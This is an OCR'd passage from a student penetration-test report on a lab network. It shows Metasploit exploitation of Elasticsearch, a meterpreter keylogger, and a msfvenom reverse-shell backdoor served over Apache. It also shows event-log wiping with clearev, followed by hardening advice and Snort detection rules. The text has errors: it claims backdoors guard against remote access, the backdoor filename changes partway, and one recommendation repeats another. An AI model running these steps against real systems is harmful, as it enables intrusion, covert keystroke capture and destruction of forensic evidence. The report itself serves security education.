
III. Elastic search vulnerability




First, perform a msfconsole "elastic search" search. Type "use exploit/multi/elasticsearch/script_mvel_rce" to choose.




Set RHOST to "192.168.5.5" by entering "set rhosts 192.168.5.5" in the options window. then key in "exploit."



A meterpreter shell should then be opened on the target machine. When seeing the currently active processes, you may confirm the victim by entering 'ps'.




Exploit



Installing the keylogger

Keystroke logging, also known as keylogging or keyboard capture, is the practice of covertly recording the keys struck on a keyboard such that the person using it is unaware that their actions are being observed.

We must require a meterpreter session with the target system to activate a keylogger. After successfully creating a session, as previously demonstrated, we must see the currently running processes in the target system by entering 'ps' and selecting 'explorer.exe' from the list.





The 'explorer.exe' in this instance is in 'PID 948'. Upon successfully locating it, we must migrate to that process by entering "migrate 948."

We may use the PID by entering 'getpid' to verify migration. Following that, we must issue the following instructions to the process to start and dump important logs.

'keyscan_start' is starting the scan.

'keyscan_dump' dump file






Backdoor installation


Backdoors are frequently covert methods of bypassing common encryption or authentication in a computer, item, embedded device, or its iteration. The most common use of backdoors is to guard against remote computer access.


Before adding a backdoor to the target computer, several tasks must be completed.
First we must generate a payload as an executable file, as previously demonstrated. We are using'msfvenom' for that. A solitary payload generator, that is. 'msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.5.6 LPORT=1234 -f exe -o barbie.exe' should be entered.

Then we must then transfer the newly created file to Kali's local host folder. 'mv barbie.exe /var/www/html' is the command to relocate the file. Then, we must alter the file permissions by entering "cd /var/www/html" to access the folder. 'chmod +x windowsbackdoor.exe' changes a file's permissions to allow any user to run the program.
After that The Apache server must then be started by executing "service apache start."



To start the tcp handler module, launch the msfconsole and type "use exploit/multi/handler". Then type "set payload windows/meterpreter/reverse_tcp" to set the payload. After that, configure LHOST and LPORT by typing "show options". 'set lhost 192.168.5.6' and'set lport 1234' are the appropriate commands. LPORT must be the same port as the one specified when the exe file was created. Next, enter exploit. After starting, it will wait for the exe file to run.






Enter "http://192.168.5.6/barbie.exe" in any web browser to begin downloading the exe file. next, navigate to the area where it was downloaded and run it.

Clearing the trace

By entering 'clearrev' in meterpreter, a script in Metasploit may be used to delete Windows event logs. On the system, every event log will be erased. Time and human labor are saved with only one order. It's a good idea to include this feature in Metasploit. The sole limitation is that you are only allowed to use it if your Windows computer has been compromised. In the event that any other operating system is hacked, this menu option won't be accessible.


File Machine View Input Devices Help
File Actions Edit View Help
Unknown command: clearrev
meterpreter > clearev
[*] Wiping 226 records from Application...
[*] Wiping 935 records from System...
[*] Wiping 237 records from Security...
meterpreter >
Right Ctrl
My account
POLPAGODA GAMAGE BH...
cb010220@students.apiit.lk
My Office profile
My account
Switch account
Sign out

Proposing security architectures for the identified issues

We understand the urgent necessity to strengthen the target system's security architecture in response to the vulnerabilities found during our penetration test. The Confidentiality, Integrity, and Availability (CIA) of the system was potentially at risk due to the vulnerabilities we found. We suggest the security architectures listed below to appropriately solve these problems:

1) Enhanced Firewall Configuration : A strong firewall serves as the first line of security against external attacks. We advise putting in place a cutting-edge firewall technology that is set up to enforce stringent access control guidelines. Only necessary traffic will be permitted, and any suspicious or illegal access attempts will be blocked. To efficiently filter incoming and outgoing traffic, the firewall should be placed at the network's edge.
2) Intrusion Detection and Prevention System (IDS/IPS) : We recommend the installation of an Intrusion Detection and Prevention System (IDS/IPS) to supplement the firewall. The network traffic is regularly inspected by this system for anomalies and recognized attack patterns. It can send out notifications or initiate automatic responses in the case of suspicious activity to thwart intrusion attempts. For the IDS/IPS to offer complete coverage, it should be put in the network with care.
3) Network Segmentation : We recommend employing network segmentation to prevent attackers from moving laterally via the network. The network is divided into more manageable, separate sections, each with its own security measures. To lessen the possible effects of a breach, sensitive data and critical assets should be kept in different portions with controlled access.
4) Application Security Measures : We advise putting strong application security measures in place because numerous vulnerabilities at the application level were found. This involves applying updates and patches on a regular basis, checking user input, and using web application firewalls (WAFs) to block malicious traffic and defend against application-layer assaults.
5) Access Control and Least Privilege : We suggest putting strong application security measures in place because numerous vulnerabilities at the application level were found. This involves applying updates and patches on a regular basis, checking user input, and using web application firewalls (WAFs) to block malicious traffic and defend against application-layer assaults.
6) Regular Security Audits and Monitoring : An effective security architecture must include ongoing security audits and monitoring. Regular audits enable proactive vulnerability and weakness identification. Real-time network and system activity monitoring also enables prompt threat detection and mitigation.
7) Incident Response Plan : Develop and test an incident response strategy on a regular basis. The actions to be done in the case of a security incident are outlined in this strategy, guaranteeing a well-coordinated and efficient response to reduce damage and delay.

Snort Rules

Manage Engine

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Possible CVE-2015-8249 Exploit Attempt"; flow:to_server,established; content:"|00 00 00 28 00 00 00 00|"; offset:12; depth:8; reference:cve,CVE-2015-8249; sid:1000001;)

[***When a rule is matched, the alert specifies what should happen (in this example, to produce an alert).***

tcp any from $EXTERNAL_NET to $HOME_NET Any: Indicates that the rule is applied to TCP communication between any IP address on your Windows 8 device and any external IP address.

msg:"Possible CVE-2015-8249 Exploit Attempt";: Gives the alert a brief description.

flow:to_server,established; makes ensuring that the rule is only applied to TCP connections that are already established.

content:"|00 00 00 28 00 00 00 00|";: Searches the payload for particular byte patterns. An attempt to attack the CVE-2015-8249 issue may have followed this pattern.

specifies the offset and depth within the packet where Snort should check for the content (offset:12; depth:8;).

references the CVE identification for documentation with "reference:cve,CVE-2015-8249"]

Elastic Search

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Possible CVE-2015-5531 Exploit Attempt"; flow:to_server,established; content:"|2E 2E 5C 3F|"; offset:0; depth:4; content:"MZ"; offset:12; depth:2; content:"This program cannot be run in DOS mode."; distance:0; within:32; reference:cve,CVE-2015-5531; sid:1000002;)

[***When a rule is matched, the alert specifies what should happen (in this example, to produce an alert).***

tcp any from $EXTERNAL_NET to $HOME_NET Any: Indicates that the rule is applied to TCP communication between any IP address on your Windows 8 device and any external IP address.

"Possible CVE-2015-5531 Exploit Attempt" message; gives the alert a descriptive statement.

flow:to_server,established; makes ensuring that the rule is only applied to TCP connections that are already established.

"|2E 2E 5C 3F|" as content;: searches the payload for a certain byte sequence. An attempt to attack the CVE-2015-5531 vulnerability may have followed this pattern.

Sets the offset and depth within the packet at which Snort should search for the content (offset:0; depth:4;).

Searches for the "MZ" magic bytes, which are a sign of a Windows file with the content "MZ"; offset:12; depth:2 executable document.

Searches for a certain string that denotes the beginning of a PE (Portable Executable) file with the message "This program cannot be run in DOS mode."

In order to reference the CVE identification in documentation, use reference:cve,CVE-2015-5531;.

Sets the Snort rule's distinctive identifier with the value sid:1000002.]

Apache Axis 2

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"Possible CVE-2010-0219 Exploit Attempt"; flow:to_server,established; content:"|FF|SMB|A2|"; depth:5; offset:4; content:"|E8 9E 00 00 00|"; reference:cve,CVE-2010-0219; sid:1000003;)

[When a rule is matched, the alert specifies what should happen (in this example, to produce an alert).

tcp Specifies that the rule is applied to TCP traffic from any external IP address to the SMB port (445) on your Windows 8 computer ($EXTERNAL_NET any -> $HOME_NET 445).

msg:"Possible CVE-2010-0219 Exploit Attempt";: Gives the alert a brief description.

flow:to_server,established; makes ensuring that the rule is only applied to TCP connections that are already established.

Looks for the particular byte sequence in the payload that denotes the beginning of an SMB header with the content:"|FF|SMB|A2|"; depth:5; offset:4.

Looks for the exact byte sequence indicative of the vulnerability, which is content:"|E8 9E 00 00 00|".

In order to reference the CVE identification in documentation, use reference:cve,CVE-2010-0219;.

Sets a distinctive identification for the Snort rule with sid:1000003.]

CONCLUSION

Our penetration test thoroughly evaluated the security of the APIIT, pointing out gaps and suggesting effective fixes. All throughout, we conducted ourselves ethically and in accordance with accepted practices.

Testing in a Methodical Way: We tested in a Methodical Way, following all ethical rules, covering all phases from reconnaissance to post-exploitation activities.

Analysis of Vulnerabilities: We found vulnerabilities, categorize them, and evaluate how they affect Confidentiality, Integrity, and Availability (CIA).

Technical Correction: To fix flaws, we suggested technical advancements.

Security Architecture: For improved security, we described firewall and IDS solutions.

Ethical Data Handling: On compromised hosts, we preserved the confidentiality and integrity of the data.

Risk Reduction: Steps were taken to reduce the dangers posed by the automated shunning capabilities.

Planning for Continuity: In the event of major incidents, we created a defined protocol for continuity.

Reference

- Article title : ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability
  Website title : Rapid7
  URL:https://www.rapid7.com/db/modules/exploit/windows/http/manageengine_connectionid_write/

- Article title :ElasticSearch Dynamic Script Arbitrary Java Execution
  Website title : Rapid7
  URLhttps://www.rapid7.com/db/modules/exploit/multi/elasticsearch/script_mvel_rce/

- Article Title :Axis2 / SAP BusinessObjects Authenticated Code Execution (via SOAP)
  Website title : Rapid7
  URL:https://www.rapid7.com/db/modules/exploit/multi/http/axis2_deployer/

- Article title :Snort Snort : Security vulnerabilities, CVEs
  URL:https://www.cvedetails.com/vulnerability-list/vendor_id-621/product_id-1068/Snort-Snort.html
  Website title :Snort Snort : Security vulnerabilities, CVEs

- URL :
  https://www.usna.edu/Users/cs/wcbrown/courses/si110AY13S/lec/l32/lec.html
  Website title : SI110: Phases of a Cyber-attack / Cyber-recon